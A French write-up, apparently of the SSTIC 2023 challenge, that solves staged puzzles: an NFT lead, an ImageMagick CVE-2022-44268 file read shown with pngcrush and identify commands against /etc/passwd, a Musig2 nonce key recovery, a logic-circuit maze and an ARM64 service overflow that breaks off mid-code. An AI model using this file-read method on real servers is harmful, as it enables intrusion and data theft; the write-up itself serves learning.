Solution du challenge SSTIC 2023

Antoine Breton

Avril 2023

Sommaire

Introduction

Depuis quelques années, mon mois d'avril rime avec challenge SSTIC. A chaque fois je me retrouve complètement absorbé, surpris par l'originalité et le challenge proposé. Pour la deuxième fois après 2020 je suis parvenu à aller au bout. Ce document détaille mon cheminement pour résoudre les différents puzzles menant à l'adresse mail recherchée.

Le pitch:

Cette année l'intrigue démarre dans un endroit qui m'est familier, en plein coeur de Rennes:

> En titubant dans la rue Saint-Michel, vous avez rencontré une personne coiffée d'une toque de pâtissier qui vous a tendu un tract. À tête reposée, vous l'avez lu et celui-ci contient le message suivant :
>
> Salud deoc'h !
>
> Votre nouvelle boulangerie Trois Pains Zéro a décidé d'innover afin d'éviter les files d'attente et vous permettre de déguster notre recette phare : le fameux quatre-quarts. À partir du 1er juillet 2023, il vous suffira d'acquérir un Jeton Non-Fongible (JNF) de notre collection sur OpenSea, et de le présenter en magasin pour recevoir votre précieux gâteau.
>
> La page d'achat sera bientôt disponible pour tous nos clients et nous espérons vous voir bientôt en magasin.
>
> Délicieusement vôtre,
>
> Votre boulangerie Trois Pains Zéro

L'objectif est d'accéder à la page d'achat des JNF avant les autres et de contacter le chef pâtissier sur son adresse de la forme **^[a-z0-9]{32}@sstic.org.**

Le menu:

Au programme de cette année nous avons:

- l'exploitation d'une vulnérabilité connue de ImageMagick
- l'analyse du protocole de signature multi-signataires Musig2
- la résolution d'un système d'équations modulaires
- la rétroingénierie d'un système d'un circuit électronique numérique
- l'exploitation d'un service de chiffrement en ligne de commande (ARM64)
- le traitement de signaux issus d'un banc de test d'injection de fautes
- la rétroingénierie d'un smartcontract cairo dans une blockchain starknet

Étape 0: OpenSea

Le point de départ est un lien vers une url OpenSea. Il mène à la page d'un NFT chien-homard, la mascotte du challenge. Ce NFT fait partie de la chaîne tesnet ethereum.




Figure 1: Page OpenSea du NFT Trois Pains Zéro

Le NFT fait référence à une url accessible directement dans la page:

https://nft.quatre-qu.art/nft-library.php?id=12

Si on creuse un peu, on peut récupérer le code solidity du smartcontract **TroisPainsZeroJNF.sol** qui contient notamment une variable BASE_URI qui contient un json encodé en base64.

```
string constant BASE_URI ='data:application/json;base64,eyJuYW1...
```

Une fois décodée on obtient un lien qui mène au même site web:

```
# BASE_URI décodée:
{"name": "Trois Pains Zero",
          "description": "Lobsterdog pastry chef.",
          "image":        "https://nft.quatre-qu.art/nft-library.php?id=12",
          "external_url": "https://nft.quatre-qu.art/nft-library.php?id=12"}
```

Si on change l'id, de 1 à 17, on obtient de très belles images de chien-homards.

Avec l'id 0, on tombe sur le 1er flag:

SSTIC{6a4ec745c1403b1ebf09fbd5a3021d1226330197641d4f65008ba0cd0fe48c62}

Figure 2: Collection de chien-homards

Étape 1: ImageMagick

Nous nous trouvons sur un site en lien avec la boulangerie trois pains zéro: https://nft.quatre-qu.art/nft-library.php?id=0

Si l'on supprime le champs id de l'url, on se retrouve avec un service de redimensionnement d'image, pour faire de beaux JNF à la bonne taille. Si on essaie de redimensionner autre chose qu'un png, on se retrouve avec une erreur **Invalid image header**. Pour autant la plupart des png ne semblent pas non plus acceptés et génèrent des erreurs **cannot be displayed because it contains errors**. On finit par trouver un png accepté par le site qui nous le redimensionne en 256x256 pixels.

CVE-2022-44268

Si on regarde de plus près les échanges HTTP, on observe deux headers potentiellement intéressants dans les réponses du serveur:

- Server: nginx/1.18.0
- X-Powered-By: ImageMagick/7.1.0-51

Je ne me suis pas attardé sur le premier. Le second en revanche semble assez inhabituel et ressemble fortement à un indice. On nous donne le nom du programme qui redimensionne les images et sa version. Je me lance donc à la recherche de vulnérabilités connues affectant cette version.

Rapidement les CVE-2022-44267 et CVE-2022-44268 attirent mon attention. Elles affectent Imagemagick à partir de la version 7.1.0-49 et sont déclenchées lors d'opérations sur les PNG et notamment le redimensionnement. La première CVE provoque un déni de service et la seconde permet d'exfiltrer des fichiers de la machine qui effectue les opérations sur le PNG.

La seconde CVE semble exploitable dans notre situation. Lors de la transformation, la version vulnérable va regarder un paramètre "profile" dans l'image. Si ce paramètre est un fichier existant sur la machine, l'image transformée embarquera le fichier en question dans ses métadonnées. Le détail de ces vulnérabilités est disponible sur le site [1] metabaseq.com.

Je m'inspire d'un poc[2] existant sur github pour vérifier que le serveur est vulnérable. la mise en oeuvre est très simple:

```
# ajout du paramètre profile à un png existant
pngcrush -text a "profile" "/etc/passwd" valid.png vuln.png

# envoi de l'image sur le site et
#enregistrement de l'image redimensionnée leak.png

#identify nous affiche le contenu du fichier /etc/passwd en hexadécimal
identify -verbose leak.png
```

[1] https://www.metabaseq.com/imagemagick-zero-days
[2] https://github.com/duc-nt/CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC

Le poc fonctionne parfaitement sur /etc/passwd et je l'automatise avec un script python.

On peut donc exfiltrer les fichiers du serveur et le premier qui vient à l'esprit est le fichier **nft-library.php** qui pourrait contenir une vulnérabilité web.

J'ai rencontré quelques difficultés liées au fait que identify ne permet pas d'extraire directement les fichiers avec une extension. C'est pourquoi j'ai implémenté dans mon script l'extraction des fichiers en python. Avant cette évolution, je pouvais récupérer uniquement les fichiers sans extension. Ce qui m'a donné l'occasion de m'égarer quelque peu. Une fois ce problème corrigé, j'ai pu mettre la main sur nft-library.php:

```php
<?php
header("X-Powered-By: ImageMagick/7.1.0-51");

// SSTIC{8c44f9aa39f4f69d26b91ae2b49ed4d2d029c0999e691f3122a883b01ee19fae}
// Une sauvegarde de l'infrastructure est disponible dans les fichiers suivants
// /backup.tgz, /devices.tgz
//
 [le code du site]
```

Le fichier ne présente pas de vulnérabilités évidentes mais le flag de l'étape 1 ainsi qu'une référence à deux fichiers présents sur la machine **backup.tgz** et **device.tgz**.


SSTIC{8c44f9aa39f4f69d26b91ae2b49ed4d2d029c0999e691f3122a883b01ee19fae}

Hors piste

Je me suis retrouvé bloqué à n'exfiltrer que des fichiers sans extension. J'ai donc utilisé dirbuster pour trouver une nouvelle piste. Il m'a révélé l'existence d'un fichier **core** à la racine du site et que j'ai pu télécharger. Il s'agit d'un coredump imagemagick que j'ai passé quelques heures à analyser afin d'essayer d'en extraire une image, sans grand succès. Mon hypothèse est que le fichier core n'était pas présent à l'origine et que quelqu'un a envoyé une image qui a saturé la mémoire du serveur et généré le core dump.

Étape 2: Les devices

Une fois extraites, les deux archives devices.tgz et backup.tgz produisent l'arborescence de dossiers suivante:



Dans le dossier **backup/server/** on trouve le fichier **info.eml** qui nous donne quelques informations intéressantes sur la suite.

```
Salut Bertrand,

Comme tu le sais, nous sommes en train de mettre en place l'infrastructure pour la sortie prochaine
de notre JNF sur https://trois-pains-zero.quatre-qu.art/.
Nous avons choisi de protéger notre interface d'administration en utilisant un chiffrement
multi-signature 4 parmi 4 en utilisant différents dispositifs pour stocker les clés privées.

Pour rappel tu trouveras les fichiers nécessaire dans la sauvegarde :

- le script que j'ai utilisé pour participer au protocole de multi-signature : musig2_player.py.
J'ai aussi inclus le fichier de journalisation de signatures que nous avions fait jeudi dernier
ainsi que nos 4 clés publiques.

- un porte-monnaie numérique dont tu possèdes le mot de passe: seedlocker.py

- un équipement physique, disponible ici device.quatre-qu.art:8080, je crois que c'est Charly qui a
le mot de passe. Si tu veux tester sur ton propre équipement tu trouveras la mise à jour de l'interface
utilisateur sur le serveur de sauvegarde avec la libc utilisée. Nous avons mis en place des limitations,
une à base de preuve de travail, nous t'avons aussi fourni le script de résolution (pow_solver.py)
ainsi qu'un mot de passe "fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1".
Le mot de passe n'est pas celui de l'équipement mais celui pour la protection.

- Pour le dernier équipement, Daniel a perdu son code pin.
Nous avons essayé d'extraire les informations en attaquant la mémoire sécurisée avec des injections
de fautes mais sans succès.
Pour information la mémoire sécurisée prends un masque en argument et utilise la valeur stockée XORé
avec le masque. Les mesures qu'on a faites pendant l'expérience sont stockées dans data.h5. Il est
trop volumineux pour la sauvegarde mais tu peux le récupérer à cette adresse :
```

```
https://trois-pains-zero.quatre-qu.art/data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5.
Peut-être que tu connais quelqu'un qui pourrait nous aider à retrouver les informations ?

Bon courage!
```

En navigant sur le site https://trois-pains-zero.quatre-qu.art/ on tombe sur la page permettant d'acheter des JNF trois pains zéro, seulement son accès est protégé. Pour obtenir cet accès, il faut générer la signature Musig2 d'un message par les 4 membres du site.

Le but de cette étape commence à se dessiner, nous avons besoins des 4 clés privées des 4 membres. Celles ci sont stockées dans 4 devices A, B, C et D. Les flags sont stockés chiffrés dans le dossier **backup/flags/encrypted_flags/**, accompagnés du script permettant de les déchiffrer une fois la clé correspondante obtenue.

Nous avons également le code source du site web dans **backup/server/** nous permettant de confirmer que nous n'avons pas la possibilité d'accéder à la suite tant que la signature ne sera pas correctement générée.

C'est la nouveauté de cette année, nous avons 4 étapes en parallèle que l'on peut résoudre dans l'ordre que l'on souhaite. Ce qui est vraiment une bonne idée, puisque même si on se retrouve bloqué sur l'une d'entre elles, on pourra quand même profiter des autres épreuves.

Figure 3: Page d'accès à l'achat des JNF

Étape 2A: Musig2

Pour récupérer la clé privée du device A, nous disposons de 3 fichiers:

- **baker_pubkey.py**: contient 4 clés publiques (4 points d'une courbe elliptique)
- **logs.txt**: les valeurs échangées entre un signataire et un agrégateur lors de 5 signatures musig2
- **musig2_player.py**: l'implémentation de musig2 pour un signataire.

Mon premier réflexe est d'essayer de mieux comprendre comment fonctionne musig2. Je trouve quelques infos intéressantes sur bitcoin.fr [3]:

- Musig a été créé par des cryptographes de l'ANSSI
- Le protocole permet à N signataires de signer un message
- La signature est unique et se vérifie avec une clé unique: l'agrégation des clés publiques des signataires
- Il y a deux tours d'échanges entre les signataires et l'agrégateur, un pour les nonces, l'autre pour les signatures.

Je trouve également un document [4] détaillant de manière formelle le protocole. On y trouve notamment les calculs à effectuer par chaque signataire, ce qui correspond à l'implémentation fournie.

On trouve dans le document la mention **Deterministic Nonces are Insecure** ce qui fait écho à un commentaire de la fonction **get_nonce** implémentée dans le script:

```
# NOTE: this is deterministic but we shouldn't sign twice the same message, so we are fine
```

Les signatures ECDSA sont très vulnérables à la réutilisation de nonce. On peut notamment déduire la clé privé si elle est utilisée pour signer 2 messages avec un seul nonce. Ce qui n'est pas le cas ici car les nonces dépendent du message à signer. En effet, les nonces sont calculés de la manière suivante:

$$Nonce(x, m, i) = (x \times m)^{sha256(i)} \mod order$$

Avec x la clé privée, i entre 1 et 4 et m le message à signer. et $order$, l'ordre de la courbe elliptique utilisée. Il y a de fortes chances que la résolution passe par l'exploitation de ce nonce déterministe.

Ensuite je me penche sur les différentes variables en jeu dans le protocole afin de bien séparer ce qui est connu de ce qui ne l'est pas.

Les variables que l'on a dans les logs, pour chacun des 5 messages signés sont:

- **m**: le message à signer
- **my_Rs**: les 4 nonces "publique" d'un signataire
- **Rs**: Les 4 nonces agglomérés des 4 signataires
- **my_s**: la signature partielle d'un signataire
- **s**: la signature agglomérée

[3] https://bitcoin.fr/comprendre-musig2-schema-dagregation-de-signatures/
[4] https://eprint.iacr.org/2020/1261.pdf

On connaît également les clés publiques des 4 signataires. A partir des variables connues on peut également calculer pour chaque signature:

- $X = Key\_agg(L)$, L étant la liste des clés publiques des signataires
- $b = Hash\_nonce(X, Rs, m)$
- $a = Hash\_agg(L, P)$, P étant la clé publique d'un signataire
- $R = \sum_{j=0}^{3} Rs[j] \times (b^j \mod order)$
- $c = Hash_sig(X, R, m)$

Finalement, peu de variables nous sont inconnues, notamment:

- **rs**: les nonces privés mais déterministes
- **x**: la clé privée que l'on souhaite obtenir

Enfin je couche sur papier les relations entre les différentes variables. En utilisant la fonction **second_sign_round** on peut établir l'équation suivante:

$$my\_s = c \times a \times x + \sum_{j=0}^{3}((rs[j] \times b^j) \mod order)$$

Et avec la fonction **first_sign_round** on établit que:

$$rs[j] = x^{sha256(j+1)} \times m^{sha256(j+1)} \mod order$$

Ce qui donne en combinant les 2:

$$(c \times a \times x + \sum_{j=0}^{3}((x^{sha256(j+1)} \times m^{sha256(j+1)} \times b^j) - my\_s) \mod order) = 0$$

ou une fois toutes les constantes calculées:

$$(a_0 + a_1 \times x + a_2 \times x^{sha256(1)} + a_3 \times x^{sha256(2)} + a_4 \times x^{sha256(3)} + a_5 \times x^{sha256(4)}) \mod order = 0$$

Avec des constantes calculables a_n et 5 inconnues: x et $x^{sha256(j+1)}$ pour j de 0 à 3. Les logs nous permettent d'établir 5 équations linéaires modulaires. 5 équations et 5 inconnues ça tombe plutôt bien. On peut résoudre le système d'équation et determiner x. J'ai donc parsé les logs, calculé les constantes afin d'obtenir mon système d'équations. J'ai pu le résoudre avec une méthode proche du pivot de Gauss. Les équations étant modulaires, il n'est pas possible d'utiliser de division standard. Pour diviser par un nombre, il faut multiplier par son inverse modulaire. Ce qui est simple avec une version de python récente:

```
# calcul de l'inverse modulaire en python
pow(nombre, -1, modulo)
```

Le script python en annexe réalise l'ensemble de ces opérations ce qui permet d'obtenir la clé privé ainsi que le flag associé:

0x47a079e1475de6253faf0730926fbeaaaa317daf7c1639cae181a072cad667e8
SSTIC{dc3cb2c61cb0f2bdec237be4382fe3891365f81a0fb1c20546d888247dd9df0a}

Étape 2B: SeedLocker

Pour cette étape nous disposons d'un "porte-monnaie numérique" en deux fichiers:

- seed.bin: un fichier binaire de 82Ko
- seedlocker.py: un fichier python avec relativement peu de code.

Le fichier **seedlocker.py** prend un mot de passe en argument. Il instancie un objet **e** de la classe **E** qui parse le fichier seed.bin et instancie un grand nombre (6261) d'objets de la class **G**. Ensuite le mot de passe est découpé en morceaux de 2 bits qui sont passés à l'objet e par la méthode **set_uint** suivit de deux appels à la méthode **step**.

Après le traitement du mot de passe, on a la ligne suivante:

```
if e.get_uint(e.good) == 1:
    ....
```

Si cette égalité est vraie, le script estime que le mot de passe est le bon et il nous affiche la clé privée du device. Je me donne donc comme objectif de comprendre ce qui permet d'arriver à cette égalité.

Je regarde plus en détail les classes E et G et j'en déduis qu'il s'agit de la modélisation d'un circuit électronique numérique. Les principaux élément qui permettent d'arriver à cette conclusion sont:

- certains G on une variable dff qui veut dire "Data (ou Delay) flip flop"[5], sorte de mémoire de 1 bit
- G signifie 'electronic Gate': les portes logiques en électronique numérique.
- la méthode get prend en paramètre l'index d'une porte logique et retourne 0 ou 1
- On a 9 types d'objets G qui correspondent tous à des portes logiques basiques, notamment:
  - MUX
  - DFF
  - OU logique
  - ET logique
  - OU EXCLUSIF
  - ...

Chaque porte logique est identifiée par son index dans un tableau. Elles sont reliées entres elle grâce à ces indexes et se mettent à jour de manière récursive lors de l'appel à la méthode **get**. Les DFFs sont un peu particuliers, ils se mettent à jour lors de l'appel à la fonction **step** qui symbolise un cycle d'horloge. Je décide donc d'instrumenter le code de seedlocker.py afin de rendre plus visuel ce fameux circuit et plus particulièrement ce qui permet d'activer notre porte logique **good** qui a pour indexe 0x794. Pour cela j'utilise le package python graphviz[6].

Avec ce graphique, je remarque notamment que good est lié à seulement une partie du circuit et ne dépend que de 20 DFF. Cette vue permet également de determiner facilement la

[5] https://en.wikipedia.org/wiki/Flip-flop_(electronics)#D_flip-flop
[6] https://graphviz.readthedocs.io/en/stable/manual.html




Figure 4: Vérification finale du seedlocker

valeur que doivent prendre ces 20 DFF pour que good passe à 1: 10000010101111110110 si on les prend dans le même ordre que le graphe. On remarque également sur ce graphe 4 groupes différents:

- un premier de 2 bits
- un second de 8 bits
- un troisième de 5 bits
- un quatrième de 5 bits

Je décide également de regarder la valeur de ces DFFs lors de l'initialisation du circuit: 10000000001000011010. Puis je décide de faire un graphe pour chacun de ces 20 DFFs afin de déterminer comment arriver à la valeur attendue. Le 1er des 20 DFFs dépend de plus de 1000 portes logiques et cela me semble trop compliqué dans un premier temps. Pour les autres DFFs, on est sur quelques dizaines de portes logiques et certains dépendent des entrées du circuit, les fameux chunk de 2 bits du mots de passe. Pour la suite je parlerais des bits 0 à 19 plutôt que des 20 DFFs.

Je ne trouve pas encore de solution mais je remarque certaines choses:

- le bit0 est initialisé à 1 et réalise un ET logique avec lui même. S'il passe à 0 il ne pourra plus jamais repasser à 1 qui est la valeur finale attendue.
- Le bit1 est initialisé à 0 et fait un OR logique avec lui même. S'il passe à 1 il ne pourra plus repasser à 0, la valeur finale attendue.
- les bits 2 à 9 sont liés entre eux et ne dépendent pas des entrées.
- les bits 10 à 14 sont liés entre eux et dépendent des entrées
- les bits 15 à 19 sont liés entre eux et dépendent des entrées

Je décide de m'attarder sur l'évolution des valeurs de ces 20 bits qui semblent être "l'état" du circuit et rapidement je remarque que pour chaque step réalisée, le nombre représenté par les bits2 à 9 (le bit9 étant le bit de poids fort) augmente de 1. Ce qui permet de trouver la taille du mot de passe.

La valeur attendue pour ces 8 bits est 00001010 soit 80. Sachant que 2 steps sont réalisées pour chaque chunk de 2bits, soit 1 step par bit, on déduit que le mot de passe fait 80 bits donc 10 octets. De plus j'ai observé que le bit1 passe de 0 à 1 lorsque le mot de passe dépasse 10 octets. Ce qui confirme bien que le mot de passe ne peut dépasser cette taille.

Ensuite je m'attarde longuement sur les 2 groupe de 5 bits. Je finis par voir qu'ils représentent deux entiers (a et b) sur 5 bits dont la valeur évolue à chaque step en fonction des 2 bits en entrée de la manière suivante:


entrée	a	b
00	a	b-1
01	a+1	b
10	a	b+1
11	a-1	b

A partir de là, il est facile de générer des mot de passes qui permettent d'obtenir la bonne valeur pour 19 bits sur les 20. Le problème restant est le bit0 qui passe à 0 assez vite quel que soit le mot de passe choisi, mais pas toujours à la même step.


La solution finit par m'apparaître: a et b sont des coordonnées, les 2 bits d'entrée codent une direction et le bit0 sert à détecter des positions invalides... Le circuit modélise un labyrinthe !!!. C'est à la fois très logique et assez inattendu. Je fais un script pour vérifier cette hypothèse. Je code une fonction **is_wall** qui force une position dans le circuit et qui vérifie si cette position provoque le passage à 0 du bit0. Je réalise ensuite l'affichage 32x32 de ces positions:

- '#' si la position est invalide
- ' ' si la position est valide
- 'S' pour la position de départ
- 'E' pour la position d'arrivée
- la position 0,0 en bas à gauche

J'obtiens la représentation suivante:



Que je résous manuellement:



Le chemin passe par 80 changements de positions, chaque direction est bien appliquée 2 fois consécutives. Je consigne donc la suite des directions dans une chaîne de caractère où:

- z désigne haut
- s désigne bas
- q désigne gauche
- d désigne droite

J'obtiens la chaîne "zdzdsdzzqqzdzdzdssdzzzqzqzdzqqqzzqzdzqzd". Je complète mon script pour la décoder et construire le mot de passe du porte monnaie. J'obtiens "995b90996f4564409191" que j'utilise dans le script seedlocker.py:

```
python seedlocker.py 995b90996f4564409191
# output:
# Seed: easy sponsor novel jazz theory marble era hurt transfer ball describe neutral
# Private key: 0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824
# Public key X: 0x206aeb643e2fe72452ef6929049d09496d7252a87e9daf6bf2e58914b55f3a90
# Public key Y: 0x46c220ee7cbe03b138a76dcb4db673c35e2ab81b4235486fe4dbd2ad093e8df4
```

Ce qui me donne la clé privée qui déchiffre le flag du device B:

0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824
SSTIC{f5967cae6478fa6bb9ea1bc758aee0961a68a8b4767f74888ce0bb8563a6218e}

Étape 2C: Exploitation ARM

Pour cette étape nous disposons des fichiers suivants:

- **frontend_service.bin**: un executable linux aarch64
- **ld-linux-aarch64.so.1** et **remote_lib.so.6**: les librairies dynamiques utilisées par frontend_service.bin
- **pow_solver.py**: un script python permettant de résoudre une preuve de travail par bruteforce.

Frontend

Le fichier info.eml nous indique que le device C est un équipement physique accessible à distance sur **device.quatre-qu.art:8080** et nous fournit le mot de passe pour y accéder. On peut accéder au service avec netcat. Une fois le mot de passe entré, on nous demande de réaliser un calcul de preuve de travail que le script **pow_solver.py** fait pour nous. Une fois la preuve de travail entrée, on accède à un menu interactif:

```
nc device.quatre-qu.art 8080
password: fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1
Find the number n such that sha256(n + b'AHILU') starts with 6 zeros
number: 19519487
correct
Welcome to your device which action do you want to do?
E. Encrypt
D. Decrypt
S. Sign
A. Go To Admin Area
Q. Quit
Option:
```

On peut également executer le fichier frontend_service.bin en local avec qemu. Le serveur ainsi instancié nous donne directement accès au menu, sans mot de passe ni preuve de travail. Le but de cette étape est assez évident: exploiter le service distant pour extraire sa clé. Je me lance donc dans la rétroingénierie de cet executable avec ghidra[7].

Le service permet de manière interactive de :

- envoyer des blocs de données de taille maximum 0x100
- 10 blocs maximum
- chiffrer, déchiffrer ou signer les blocs de données
- afficher les données contenues dans les blocs
- accéder aux services admin:
  - mettre à jour le firmware: désactivé dans le code, on trouve la chaîne suivante: *"Update Is Not Available for Remote System"*
  - télécharger le firmware: protégé par un mot de passe de 32 octets

[7] https://ghidra-sre.org/

Le frontend est connecté en TCP à un firmware en backend qui réalise les fonctions cryptographiques (chiffrement, déchiffrement, signature) et également la vérification de mot de passe. Les échanges entre les 2 se font grace à un protocole maison. La clé que nous recherchons se trouve très certainement dans ce firmware. L'objectif devient donc de le récupérer, et justement, il y a une fonctionnalité pour ça dans le frontend.

En utilisant le service manuellement, je me rends compte que la gestion des erreurs lors de l'ajout des données est assez bancale. En effet, si on ajoute un bloc de données de taille 0, on provoque une erreur au moment ou l'on renseigne la taille. L'ajout de données est annulé, on retourne au menu principale mais malgré tout, un bloc de données semble avoir été pris en compte: bizarre.

Je creuse un peu et je découvre que cette anomalie permet de réaliser un overflow permettant d'envoyer plus que 10 blocs de données. Le problème vient du morceau de code suivant:

```
if (bloc_available != 1) {
  g_error_handler.error_msg = "Cannot add more data\n";
  longjmp((__jmp_buf_tag *)g_error_handler.jmp_env,1);
}
index = g_bloc_count;
g_bloc_count = g_bloc_count + 1;
